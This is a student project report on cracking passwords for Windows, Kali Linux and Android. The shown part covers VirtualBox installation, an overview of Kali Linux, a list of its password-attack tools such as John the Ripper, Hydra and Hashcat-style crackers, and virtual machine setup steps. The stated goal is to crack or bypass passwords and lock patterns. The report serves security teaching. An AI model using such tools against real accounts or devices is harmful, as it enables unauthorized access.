

Windows, Kali Linux and Android Password Cracker

Sucheta Suresh Patil

CS6899|Winter 2017

**Department of Computer Networks
California State University, East Bay**

Project Advisor

Dr. Levent Ertaul

CONTENT

Cover Page

Introduction

1. Steps to Install Virtual Box on Ubuntu

2. Kali Linux

 2.1 About Kali Linux

 2.2 Kali Linux tools

 2.3 Steps to Install Kali Linux on Virtual Box

3. John The Ripper Tool

 3.1 About John the Ripper Tool

 3.2 Using John the Ripper Tool

 3.2.1 Windows Password Cracking

 3.2.2 Kali Linux Password Cracking

4. Santoku Linux

 4.1 About Santoku Linux

 4.2 Steps to Install Santoku Linux on Virtual Box

 4.3 Using Santoku Linux

 4.3.1 Android Password and Pattern Skipping

 4.3.2 Android Password Cracking using Brute Force Encryption

 4.3.3 Android Password Cracking using Hashcat

5. References

Introduction

The project is aimed at learning and exploring various techniques that would help to crack passwords or pins of different operating systems. The project also involves exploring new advanced penetration testing Linux distributions like Kali and Santoku. For the scope of this project, I have tried password cracking or skipping for Windows, Kali Linux and Android operating systems. The Report mentions information to get started with using the tools provided by Kali and Santoku Linux. It also mentions brief description of tools like John the Ripper and Hashcat used extensively for this project. Also all screenshots involving installing the operating systems, tool and cracking process are included in report for understanding.

I would like to thank Dr. Levent Ertaul for giving me this opportunity to work on this project and help me in learning new areas of security and penetration testing tools.

1. Steps to install VirtualBox on Ubuntu

Following are the steps used to install VirtualBox on a server running Ubuntu as its operation system.

VirtualBox version: 5.1

Ubuntu version: 14.04

Step 1) Find your system distribution codename by using following command on the terminal.

```
$ lsb_release -c
```

(here, Operating System : Ubuntu 14.04, so codename is : trusty)

Step 2) Edit /etc/apt/sources.list file and add the following line according to your distribution of the system.

```
deb http://download.virtualbox.org/virtualbox/debian trusty contrib
```

Step 3) Once you have added required apt repository in your system, download and import Oracle Public key using following commands:


```
$ wget -q https://www.virtualbox.org/download/oracle\_vbox\_2016.asc -O- | sudo apt-key add -  
$ wget -q https://www.virtualbox.org/download/oracle\_vbox.asc -O- | sudo apt-key add -
```

Step 4) After completing above steps, install VirtualBox using following command on the terminal.

```
$ sudo apt-get update  
$ sudo apt-get install virtualbox-5.1
```

Step 5) To open VirtualBox, use following command on the terminal.

```
$ virtualbox
```



Now, VirtualBox is installed, we will see the steps to install Kali Linux VM on it.

2. Kali Linux

2.1 About Kali Linux

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

What's Different about Kali Linux?

Kali Linux is specifically geared to meet the requirements of professional penetration testing and security auditing. To achieve this, several core changes have been implemented in Kali Linux which reflects these needs:

- 1) **Single user, root access by design:** Due to the nature of security audits, Kali Linux is designed to be used in a “single, root user” scenario. Many of the tools used in penetration testing require escalated privileges, and while it’s generally sound policy to only enable root privileges when necessary, in the use cases that Kali Linux is aimed at, this approach would be a burden.
- 2) **Network services disabled by default:** Kali Linux contains system hooks that disable network services by default. These hooks allow us to install various services on Kali Linux, while ensuring that our distribution remains secure by default, no matter what packages are installed. Additional services such as Bluetooth are also blacklisted by default.
- 3) **Custom Linux kernel:** Kali Linux uses an upstream kernel, patched for wireless injection.
- 4) **A *minimal* and *trusted* set of repositories:** given the aims and goals of Kali Linux, maintaining the integrity of the system as a whole is absolutely key. With that goal in mind, the set of upstream software sources which Kali uses is kept to absolute minimum. Many new Kali users are tempted to add additional repositories to their sources.list, but doing so runs a *very serious risk* of breaking your Kali Linux installation.

2.2 Kali Linux Tools

Kali Linux contains a large amount of penetration testing tools from various different niches of the security and forensics field.

Kali Linux offers tools for information gathering, vulnerability analysis, wireless attacks, web applications, forensic tools, stress testing, sniffing and spoofing, password attacks, hardware hacking and many more. For this project we have more interest in tools for password attacks.


List of Kali Linux tools for Password Attacks

- acccheck
- Burp Suite
- CeWL
- chntpw
- cisco-auditing-tool
- CmosPwd
- creddump
- crunch
- DBPwAudit
- findmyhash
- gpp-decrypt
- hash-identifier
- HexorBase
- THC-Hydra
- **John the Ripper**
- Johnny
- keimpx
- Maltego Teeth
- Maskprocessor
- multiforcer
- Ncrack
- oclgausscrack
- PACK
- patator
- phrasendrescher
- polenum
- RainbowCrack
- rcracki-mt
- RSMangler
- SQLdict
- Statsprocessor
- THC-pptp-bruter
- TrueCrack
- WebScarab
- wordlists
- zaproxy

We are going to use “John the Ripper” for password cracking on Windows and Kali Linux.

2.3 Steps to install Kali Linux on VirtualBox


Step 1) First, download the Kali Linux ISO file from <https://www.kali.org/downloads/>




The screenshot shows a Mozilla Firefox window with several tabs open. The active tab is titled "Official Kali Linux Downloads | Kali Linux - Mozilla Firefox" and displays the official Kali Linux download page. The page has a heading "Download Kali Linux Images" and a paragraph about generating fresh image files every few months. Below this is a table listing various Kali Linux image options with columns for Image Name, Direct link, Torrent link, Size, Version, and SHA1Sum.

Image Name	Direct	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit	ISO	Torrent	2.9G	2016.2	25cc6d53a8bd8886fcb468eb4fbb4cdfac895c65
Kali Linux 32 bit	ISO	Torrent	2.9G	2016.2	9b4e167b0677bb0ca14099c379e0413262eefc8c
Kali Linux 64 bit Light	ISO	Torrent	1.1G	2016.2	f7bdc3a50f177226b3badc3d3eacf1d59b9a5e6
Kali Linux 32 bit Light	ISO	Torrent	1.1G	2016.2	3b637e4543a9de7ddc709f9c1404a287c2ac62b0
Kali Linux 64 bit e17	ISO	Torrent	2.7G	2016.2	4e55173207aef7ef584661810859c4700602062a
Kali Linux 64 bit Mate	ISO	Torrent	2.8G	2016.2	bfaeaa09dab907ce71915bcc058c1dc6424cd823
Kali Linux 64 bit Xfce	ISO	Torrent	2.7G	2016.2	e652ca5410a44e4dd49e120befdace38716b8980

Step 2) To create new Virtual Machine click on "New":




Step 3) Enter Kali Linux VM as a name. Type and version will be automatically set to Linux and Linux 2.6/3.x/4.x(32-bit) respectively.




Step 4) Allocate RAM:

Default RAM size is 512 MB



Change it to 2048 MB.




Step 5) On the screen select "Create a virtual hard disk now" and click "Create".



Step 6) On the screen select "VDI (VirtualBox Disk Image)" and click on "Next".



Step 7) Select "Dynamically allocated" option and click "Next".




Step 8) Default disk size is 8GB.




Change it to 20GB.



Step 9) Now, you can see new virtual machine named "Kali Linux VM" is created.




Step10) Select "Kali Linux VM" and click on "Settings":




As shown in above screen shot, In "General" -> "Basic" select version based on your ISO file. As I am using 32 bit ISO file so I have selected "Debian (32-bit)" version.


Step11) In "General" -> "Advanced" tab change "Shared Clipboard" and "Drag'n'Drop" to Bidirectional.



